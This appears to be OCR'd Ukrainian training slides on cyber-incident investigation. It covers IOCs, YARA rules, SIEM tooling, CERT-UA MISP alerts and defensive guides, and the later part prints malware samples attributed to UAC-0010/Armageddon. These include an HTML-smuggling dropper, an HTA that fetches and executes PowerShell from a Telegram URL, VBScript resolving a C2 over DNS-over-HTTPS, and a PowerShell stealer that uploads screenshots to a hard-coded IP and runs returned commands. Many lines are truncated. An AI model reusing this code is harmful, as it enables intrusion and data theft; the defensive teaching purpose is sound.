- `C:\\Windows\\sysate32.exe` (MD5: `A9F2C2EBDC78B3C476E50F1DFA833E61`) `PressTea`
- `C:\\Windows\\Syswol\\BLFdcXVt`
- `C:\\Windows\\Syswol\\dpYNIMmd`

### Мережеві індикатори
- `10.0.10.136`
```

Дослідження кіберінцидентів
Аналіз цифрових данних

Аналіз ШПЗ

1. Визначення індикаторів компрометації

Мережеві

- IP-адреси

- URL

Хостові

- Файли

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

2. Створення Yara правил для додаткового сканування хостів

https://virustotal.github.io/yara/

https://yara.readthedocs.io/en/stable/

Дослідження кіберінцидентів

Аналіз вразливостей

- Сканування веб-додатків
- Перевірка відкритих джерел


https://www.shodan.io/

https://search.censys.io/

Інформація про вразливості

- https://nvd.nist.gov/vuln
- https://cve.mitre.org/cve/

Дослідження кіберінцидентів



Дослідження кіберінцидентів SIEM своїми руками

MS Sysmon

https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Elastic for SIEM


https://www.elastic.co/security/siem

SIEM & SECURITY ANALYTICS SOLUTION

Elastic Security for SIEM & security analytics

Detect, investigate, and respond to evolving threats. Harness data at cloud speed and scale. Heighten host visibility and control. Modernize security with a unified, open SIEM solution.

Read SIEM buyer's guide



Інформування про виявлені кіберзагрози та розповсюдження IOC.

Published	Creator org	ID	Tags	#Attr.	Date	Info	Distribution	Actions
✔		3272	CERT-UA#4438, CERT-UA, FormBook (XLoader), UAC-0041, INTEL, tlp:white	26	2022-04-08	Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA від суб'єкту координації отримано електронний лист що містить вкладення у вигляді XLS-файлу "Затверджена форма.xlsx". Документ містить макрос, прихований в захищеному листі. У разі відкриття документу на EOM буде завантажено файл "vbc.exe", подальший запуск якого призведе до ураження комп'ютера шкідливою програмою-стілером FormBook (XLoader).Активність має систематичний характер та відстежується за ідентифікатором UAC-0041.		
✔		3286	CERT-UA#4490, CERT-UA, Cobalt Strike Beacon, UAC-0098, INTEL, tlp:white	68	2022-04-18	Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA виявлено факт розповсюдження електронних листів з темою "Срочно! Деблокация Азовстали Терміново! Розблокування «Азовсталі»" та додатком у вигляді XLS-документу "Військові на Азовсталі.xls", що містить макрос. У випадку відкриття документу та активації макросу, останній здійснить завантаження, створення на диску та запуск файлу "pe.dll". Зазначене призведе до ураження комп'ютера шкідливою програмою Cobalt Strike Beacon.З високим рівнем впевненості можемо зауважити, що файл "pe.dll", так само, як і файл "spisok.exe" з повідомлення CERT-UA#4464, захищено за допомогою криптору, що має відношення до групи TrickBot.Згадана активність має цільовий характер та відстежується за ідентифікатором UAC-0098.		
✘		3293	tlp:amber, CERT-UA#4515, CERT-UA, CredoMap, UAC-0028, INTEL	40	2022-04-21			
✔		3273	tlp:amber, CERT-UA#4440, CERT-UA, UAC-0010, INTEL	404	2022-04-08	Урядовою коман (так званий Rem асоційовано з ді		

From CERT-UA <no-reply@cert.gov.ua> ☆ | Reply | Forward | Archive | Junk | Delete | More

Subject **[CERT-UA MISP] Event 3286 - High - TLP:AMBER**

To

OpenPGP

==========

URL : https://misp.cert.gov.ua/events/view/3286
Event ID : 3286
Date : 2022-04-18
Reported by : CERT-UA
Distribution: Sharing group
//Sharing Group:
Tags: CERT-UA#4490, CERT-UA, Cobalt Strike Beacon, UAC-0098, INTEL, tlp:amber
Threat Level: High

3286	Ідентифікатор події в MISP
CERT-UA#4490	Ідентифікатор кіберінциденту
Cobalt Strike Beacon	Назва шкідливої програми
UAC-0098	Ідентифікатор кіберзагрози
TLP:AMBER	Рівень обмеження доступу
INTEL	Додатковий тег

“Кіберпіхота”

Головна | **Інструкції** | Екзорцизм | Інструменти | КіберДозвілля

Інструкція. Обмеження доступу до інтерфейсів адміністрування

Способи обмеження доступу з використанням штатних механізмів операційних систем та програмного забезпечення

Дата документу: 2025-02-02
Версія документу: 0.8.1
change log

Інструкція. pfSense + OpenVPN + FreeRADIUS + Google Authenticator

Процес налаштування OpenVPN на базі pfSense з функціоналом двофакторної аутентифікації з використанням Google Authenticator

Дата документу: 2024-02-21
Версія документу: 1.0
change log

Інструкція. Штатні механізми захисту ОС Windows

Базові підходи до використання штатних механізмів ОС Windows, що можуть бути використані для скорочення поверхні атаки в контексті мінімізації вірогідності первинної компрометації ЕОМ.

Дата документу: 2025-02-02
Версія документу: 0.9.5
change log

Інструкція. Автоматизація сповіщень про події ALERTNOTE

Інструкція з використання програмного засобу для обробки файлів з системними подіями, пошук аномалій за певним набором правил та інформування про них за допомогою електронної пошти та сервісів, що часто використовуються для автоматизації, зокрема, Google Chat, Slack, Mattermost та інших

Дата документу: 2025-02-02
Версія документу: 0.8.2
change log


Інструкція. Централізоване зберігання та обробка журналів на базі Syslog-NG

Впровадження системи для централізованого збору та довгострокового зберігання подій на базі програмного забезпечення Syslog-NG

Дата документу: 2025-01-30
Версія документу: 0.9.2
change log

UAC-0010 / Armageddon

```
<html>
<head>
<script>
window.onload = function() {
var userAgent = window.navigator.userAgent, platform = window.navigator?.userAgen
if (['Win32', 'Win64', 'Windows', 'WinCE'].indexOf(platform) == -1)return;
var dcreate = document.createElement('a');
var lnkT = document.createTextNode("");
dcreate.appendChild(lnkT);
dcreate.title = "m";
myfile = "UmFyIRoHAQCgfUbRDAEFCAAHAQGRx4SAAJ3qjbfhAQIDC/DEBATG9QaAAeFMPWuAAwDBATE
dcreate.href = 'data:application/x-rar-compressed;base64, ' + myfile ;
document.body.appendChild(dcreate);
dcreate.download = "18_07_2022.rar";
dcreate.click();
}
</script>
</head>
<body>
</body>
```






```
<html>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
  <body>
    <script language="VBScript">
on error resume next
CreateObject("Wscript.Shell").Run "%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe -c ""$pe
[Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::Secur
$per;$urls='https://t.me/s/topnewsas';iex
([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('Um'+((New-Object
net.webclient).UploadString($urls,'')).split('*')[1])))""",0, False

CreateObject("Word.Application").Visible = True
    </script>
    <script type="text/javascript">
self.close();
</script>
</body>
```

```
function apES658() :
on error resume next :
set emie222 = createobject(""wscript.network"") :
catg6 = emie222.computername :
inCu996 = catg6 & ""@"" & hex(clng(""&h"" + laxo6)) :
apES658 = ""n"" + ""designer="" + inCu996 + ""&v"" + ""destroyer=Z
end function :

function paLM465(liNz3) :
set geja701 = createobject(""microsoft.xmlhttp"") :
geja701.open ""get"", ""https://cloudflare-dns.com/dns-query?name=
geja701.setrequestheader ""accept"", ""application/dns-json"" :
geja701.send :
mivB5 = spvU872 (geja701.responsebody) :
set imsV38697 = createobject(""vbscript.regexp"") :
imsV38697.pattern =""data""""\:""""([0-9\.]+)"""""" :
imsV38697.multiline = true :
imsV38697.global = true :
set objmatches = imsV38697.execute(mivB5) :
paLM465 = objmatches(0).submatches(0) :
end function :

function spvU872(deGI38109) :
set hahE3 = createobject(""adodb.stream"") :
hahE3.type = 1 :
hahE3.open :
hahE3.write deGI38109 :
hahE3.position = 0 :
hahE3.type = 2 :
hahE3.charset = ""utf-8"" :
spvU872 = hahE3.readtext :
hahE3.close :
end function :
```

GammaLoad

```
prRY17635=prRY17635 +
"avwdT43fdasdrutfdsob
wdT43fdasdrutfdastrdr
strudru)fdsvwdT43fdas
ugsasm.klmflosdrufdsv
on"

padx764 = "apVk0"

maWC8 = Replace(maWC8

Set coSm1 = CreateObject("MSXML2.XMLHTTP")

leBE6=leBE6 + ": start "

Set anwp634 = CreateO

prRY17635 = prRY17635

If  283  < 44 Then
scvw7.Type = 1
End If

cuQK208=cuQK208 + "ex
cuQK208=cuQK208 + "da
```








```
Rccreen=0;while($count -le 4){ if($screen -le 5){$screen++;[void][Reflecti
LoadWithPartialName("System.Windows.Forms");$size = [Windows.Forms.SystemI
$bitmap = new-object Drawing.Bitmap $size.width, $size.height;$graphics =
$bitmap);$graphics.CopyFromScreen($size.location,[Drawing.Point]::Empty, $
$bitmap.Save("$env:USERPROFILE\test.png");$bitmap.Dispose();$file = "$env:
$base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($file));
"$env:USERPROFILE\test.png"-Force;}else{$base64string="s"}$WebClient= New-
-join ((65..90) + (97..122) | Get-Random -Count 5 | % {[char]$_}); $url =
'http://164.92.166.107/index.php'; $a=Get-WmiObject -Query $("select * from Win32_Logi
DeviceID='$env:SystemDrive'");[string]$number = [System.Convert]::ToUInt32($a).VolumeSerialNumber,16);
$index = "i" + $rndstr; $Collections = New-Object System.Collections.Specialized.NameValueCollection;
$Collections.Add($index,$env:computername+"_"+$number); $Collections.Add("img",$base64string); $response =
 $WebClient.UploadValues($url,$Collections); [string]$Uri = [System.Text.Encoding]::UTF8.GetString(
$response); if($Uri.Length -gt 0){ if($Uri[0] -eq "!" ){ $cmd = iex $Uri.SubString(1); $Collections.Add(
"cmd",$cmd); $response = $WebClient.UploadValues($url,$Collections); } else{ [byte[]]$new_bytes =
new-object byte[] $response.Length; for($i=0; $i -lt $response.count ; $i++){ $new_bytes[$i] = $response[
$i] -bxor ($a).VolumeSerialNumber[$i % ($a).VolumeSerialNumber.Leng
UTF8.GetString($new_bytes); start-job { $sc = New-Object -ComObject
Timeout = 999999; $sc.Language = 'VBScript';$sc.AddCode($args[0]) }
Start-Sleep -s 180; }
```


GammaLoad.PS1_v2


UAC-0010 / Armageddon

